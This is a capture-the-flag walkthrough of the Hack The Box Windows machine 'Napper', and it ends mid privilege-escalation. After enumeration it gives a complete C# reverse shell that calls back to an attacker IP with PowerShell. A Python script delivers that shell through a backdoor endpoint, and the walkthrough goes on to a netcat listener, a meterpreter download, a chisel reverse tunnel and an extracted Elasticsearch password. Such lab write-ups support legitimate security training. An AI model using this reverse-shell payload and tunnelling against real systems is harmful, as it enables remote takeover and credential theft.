HTB Windows Hard: Napper
Napper is a Hard rated Windows machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.240
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-24 09:49 EST
Nmap scan report for 10.10.11.240
Host is up (0.030s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to <https://app.napper.htb>
|_http-server-header: Microsoft-IIS/10.0
443/tcp open  ssl/http Microsoft IIS httpd 10.0
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|_http-generator: Hugo 0.112.3
|_ssl-date: 2024-02-24T14:49:52+00:00; +5s from scanner time.
|_http-title: Research Blog | Home
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=app.napper.htb/organizationName=MLopsHub/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:app.napper.htb
| Not valid before: 2023-06-07T14:58:55
|_Not valid after:  2033-06-04T14:58:55
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4s

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 25.77 seconds
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.240 app.napper.htb napper.htb
Enumerate HTTPs (Port 443)
Landing page. 
Found internal subdomain using ffuf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ ffuf -u <https://napper.htb/> -H "Host: FUZZ.napper.htb" -w /usr/share/wordlists/dirb/big.txt -fl 187

        /'___\\  /'___\\           /'___\\
       /\\ \\__/ /\\ \\__/  __  __  /\\ \\__/
       \\ \\ ,__\\\\ \\ ,__\\/\\ \\/\\ \\ \\ \\ ,__\\
        \\ \\ \\_/ \\ \\ \\_/\\ \\ \\_\\ \\ \\ \\ \\_/
         \\ \\_\\   \\ \\_\\  \\ \\____/  \\ \\_\\
          \\/_/    \\/_/   \\/___/    \\/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : <https://napper.htb/>
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : Host: FUZZ.napper.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 187
________________________________________________

internal                [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 173ms]
:: Progress: [20469/20469] :: Job [1/1] :: 455 req/sec :: Duration: [0:00:54] :: Errors: 0 ::
1
2
3
4
# Modify hosts file
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.240 app.napper.htb napper.htb internal.napper.htb
Looks like we need credentials before we can access internal.napper.htb. 
In the Enabling Basic Authentication on IIS Using PowerShell: A Step-by-Step Guide guide we find the username of Example and the password of ExamplePassword. 
Since we can’t find any other credentials on any of the posts, we will try to login to internal.napper.htb using the example credentials that we found. 
In the blog we find info about a builtin backdoor. In order to gain a shell connection we will start by compiling a C# reverse shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
# C# Reverse shell
  using System;
  using System.Text;
  using System.IO;
  using System.Diagnostics;
  using System.ComponentModel;
  using System.Net;
  using System.Net.Sockets;

  namespace Program
  {
      public class Run
      {
          private StreamWriter streamWriter;

          public Run()
          {
              RunMain();
          }

          public void RunMain()
          {
              using (TcpClient client = new TcpClient("10.10.14.84", 9001))
              {
                  using (Stream stream = client.GetStream())
                  {
                      using (StreamReader rdr = new StreamReader(stream))
                      {
                          streamWriter = new StreamWriter(stream);

                          StringBuilder strInput = new StringBuilder();

                          Process p = new Process();
                          p.StartInfo.FileName = "powershell.exe";
                          p.StartInfo.CreateNoWindow = true;
                          p.StartInfo.UseShellExecute = false;
                          p.StartInfo.RedirectStandardOutput = true;
                          p.StartInfo.RedirectStandardInput = true;
                          p.StartInfo.RedirectStandardError = true;
                          p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
                          p.Start();
                          p.BeginOutputReadLine();

                          while (true)
                          {
                              strInput.Append(rdr.ReadLine());
                              p.StandardInput.WriteLine(strInput);
                              strInput.Remove(0, strInput.Length);
                          }
                      }
                  }
              }
          }

          private void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
          {
              StringBuilder strOutput = new StringBuilder();

              if (!String.IsNullOrEmpty(outLine.Data))
              {
                  try
                  {
                      strOutput.Append(outLine.Data);
                      streamWriter.WriteLine(strOutput);
                      streamWriter.Flush();
                  }
                  catch (Exception err) { }
              }
          }
      }

      public class AnotherClass
      {
          public static void Main(string[] args)
          {
              Run runInstance = new Run();
          }
      }
  }
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ mcs -out:Program.exe Program.cs
exploit.cs(64,34): warning CS0168: The variable `err' is declared but never used
Compilation succeeded - 1 warning(s)
Next up we will craft a simple Python script that will Base64 encode the executable and write the output to a file. The file will then be read and the data will be url encoded before being sent of as a payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ cat exploit.py
import requests
import os

os.system(f'base64 -w0 Program.exe > data.txt')

with open("data.txt",'r') as f:
   payload = f.read()

data=f"sdafwe3rwe23={requests.utils.quote(str(payload))}"

url= f"<https://napper.htb/ews/MsExgHealthCheckd/>"

req = requests.post(url, data=data, verify=False)
Run the exploit:
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host 'napper.htb'. Adding certificate verification is strongly advised. See: <https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings>
  warnings.warn(
Shell as ruben.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.84] from (UNKNOWN) [10.10.11.240] 59010
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell <https://aka.ms/pscore6>
PS C:\\Windows\\system32> whoami
napper\\ruben
User.txt: 4cfec8bc7481399486c096683e74fa57
1
2
PS C:\\Users\\Ruben\\Desktop> type user.txt
4cfec8bc7481399486c096683e74fa57
Privilege Escalation
We find the following open ports (a.exe?) 
Locate and download the a.exe file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
meterpreter > search -f a.exe
Found 1 result...
=================

Path                                                          Size (bytes)  Modified (UTC)
----                                                          ------------  --------------
c:\\Temp\\www\\internal\\content\\posts\\internal-laps-alpha\\a.exe  12697088      2023-06-09 03:20:07 -0400

meterpreter > download C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe
[*] Downloading: C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 1.00 MiB of 12.11 MiB (8.26%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 2.00 MiB of 12.11 MiB (16.52%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 3.00 MiB of 12.11 MiB (24.78%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 4.00 MiB of 12.11 MiB (33.03%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 5.00 MiB of 12.11 MiB (41.29%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 6.00 MiB of 12.11 MiB (49.55%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 7.00 MiB of 12.11 MiB (57.81%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 8.00 MiB of 12.11 MiB (66.07%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 9.00 MiB of 12.11 MiB (74.33%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 10.00 MiB of 12.11 MiB (82.58%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 11.00 MiB of 12.11 MiB (90.84%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 12.00 MiB of 12.11 MiB (99.1%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Downloaded 12.11 MiB of 12.11 MiB (100.0%): C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
[*] Completed  : C:/Temp/www/internal/content/posts/internal-laps-alpha/a.exe -> /home/kali/a.exe
Port forward elastic (port 9200)
1
2
3
4
5
6
7
8
9
10
11
12
13
# On kali
┌──(kali㉿kali)-[~/Downloads]
└─$ ./chisel server --reverse -p 8000
2024/03/11 04:54:08 server: Reverse tunnelling enabled
2024/03/11 04:54:08 server: Fingerprint d65s4sJDxWMDIEcD+YGsygODk+qS/9bav96sq5WxK9g=
2024/03/11 04:54:08 server: Listening on <http://0.0.0.0:8000>
2024/03/11 04:54:38 server: session#1: tun: proxy#R:9200=>9200: Listening

# On target machine
C:\\Temp\\www\\internal\\content\\posts\\internal-laps-alpha>.\\chisel.exe client 10.10.14.42:8000 R:9200:127.0.0.1:9200
.\\chisel.exe client 10.10.14.42:8000 R:9200:127.0.0.1:9200
2024/03/11 01:54:39 client: Connecting to ws://10.10.14.42:8000
2024/03/11 01:54:41 client: Connected (Latency 47.6278ms)
Locate elastic creds: elastic:oKHzjZw0EGcRxT2cux5K.
1
2
PS C:\\Program Files\\elasticsearch-8.8.0\\data\\indices> type *\\\\0\\index\\*.cfs | findstr pass
?metadata":{},"realm":"__attach"Z▒?}}?reserv?5ed-user-elasticI{"password":"oKHzjZw0EGcRxT2cux5K","enabled":true,"[?reserved-user"}?
We can now login to elastic using the credentials. 
Use the elasticvue plugin to enumerate further. 
In the indices tab we find the seed and text used for encryption. 